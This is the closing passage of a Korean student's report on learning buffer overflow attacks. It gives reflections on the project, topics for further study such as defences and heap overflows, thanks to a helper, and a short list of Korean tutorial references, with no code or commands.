여기까지 해서 Bof 공격에 대해 이것저것 살펴보았다. Bof 공격은 계속해서 발전하고 있다. 본 문서에서 가능했던 시연은 시스템 또는 각종 프로그램이 업그레이드 되면서 더 이상 성공하지 못한다. 따라서 최신 시스템에서는 어떻게 Bof 에 대해 방어를 하는지에 대해서 학습해봐야 할 것이다.

또한 어셈블러와 메모리 구조에 대해 좀더 깊은 학습을 해야 할 것으로 보인다. 그 외에도 쉘코드작성, 힙영역에서의 Bof 공격등 학습해야 할 것들은 아주 많다. 추가 학습에 도움이 될 만한 문서를 함께 첨부하였으니 참고하길 바란다.

6. Summary

해킹 기술을 공부하면서 항상 느끼는 거지만 원리에 대한 정확한 이해가 필요하는 것과 항상 창의적인 생각, 또한 매번 질문을 던질 수 있어야 함을 이번 프로젝트에서도 여실히 느낄수 있었다.

더욱이 다른 공격학습에 비해 훨씬 어려웠지만 즐거웠고, 공부할때마나 느끼지만 정말 모르는게, 그리고 알아야 할게 너무나도 많다는 사실을 느낀다.

문서 내용이 오류로 가득차 있을수도 있겠지만, 나름데로 해커적인 생각에 한단계 접근했고 또한 내가 가지고 있었던 시야를 본 프로젝트를 수행하면서 넓혀줬다는 점에서 나름데로 만족한다.

마지막으로 본 문서작성에 큰 도움을 준 한승연(wow hacker)군에게 너무너무 감사하다는 말을 전하며 본 문서를 마치도록 하겠다.

- 참고 문헌 -

1. buffer_overflow_foundation_pub (달고나님-wowhacker)
2. 한빛 정보개론 시스템해킹보안 CH8장. BOF
3. Bof Basic(beist님)